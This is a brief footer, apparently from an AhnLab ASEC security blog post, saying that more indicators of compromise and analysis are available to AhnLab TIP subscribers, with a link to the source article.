Additional IOCs are available on AhnLab TIP.

Gain access to related IOCs and detailed analysis by subscribing to **AhnLab TIP**. For subscription details, click the banner below.

Source: https://asec.ahnlab.com/en/59073/